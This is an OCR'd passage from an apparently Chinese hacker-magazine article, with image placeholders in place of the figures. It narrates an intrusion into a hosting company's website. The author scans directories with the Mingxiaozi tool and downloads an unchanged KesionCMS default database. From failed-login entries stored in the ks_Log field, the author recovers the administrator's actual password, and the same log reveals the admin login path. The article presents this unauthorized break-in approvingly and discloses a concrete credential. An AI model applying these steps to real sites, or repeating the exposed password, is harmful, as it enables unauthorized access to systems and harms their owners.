


图 4

开始行动，类似注入这样的低级漏洞就免了吧，人家毕竟也是搞网站的。我通常的入侵手法都是先查特殊目录，操起明小子的二级检测功能就对该网站的目录进行一顿狂扫，结果发现了一个用户页面（一般不需要注册页面的管理员都会将此页面隐藏起来，而往往这也是我们收集目标信息的地方），如图2，直接登录试试，可惜这个页面被管理员删除了，如图3。

于是我又切换到了网站批量检测上，可上传页面和后台也都没有结果，如图4。

当扫描数据库时却给了我意外的惊喜（明小子自身的文件中并没有带这个数据库，需要大家平时多多收集哦），如图5。狂晕！真没想到他们的网站竟然不是自己开发的，使用的是科讯的系统，并且连默认数据库都没有更改，未免对自己也太有信心了吧！现在我终于明白管理员为什么要将用户页面删除

了，大家是否还记得以前科讯与动易同时出现的注册.asp用户漏洞呢？不知道的小菜就快去google或百度恶补一下吧！

三、绝处逢生

把默认数据库下载完毕后，使用辅臣打开，发现其中就一




图5




图6




图7

个管理员，并且密码太强壮了，还无法破解，如图6，现在既没有密码也没有后台，可如何是好呢？无聊的四处瞅了瞅，突然发现了一个ks_Log字段，这个是不是和动网的那个dv_log一样呢？打开该字段后发现这里只保存有许多管理员登录后台时的错误密码，如图7，这下有得玩了，管理员你密码输这么快干嘛呢？经过上下的对比加上分析对键盘的排序后最终确定密码为net135168，我们打开cmd5进行加密，very good，和图6中的密码一模一样，如图8。




图8

密码终于搞到手了，至于管理员的后台就更方便得到了，点开任意一个错误的密码信息就会暴出后台的地址“httpwww.net***.comidcguanliLogin.asp”，如图9，只不过网址中的“/”号被过滤了，这点对我们玩黑的来说可是小菜一碟哦！很显然，不是idc/guanlilogin.asp就是idcguanli/login.asp。经过简单的测试，发现输入后者就出现了可爱的后台登录界面，如图10。不会吧，大姐？怎么还要认证码呢？这让我到哪里去找！按理说也应该保存在数据库中的呀，可我翻遍了整个数据库就是没有找到。

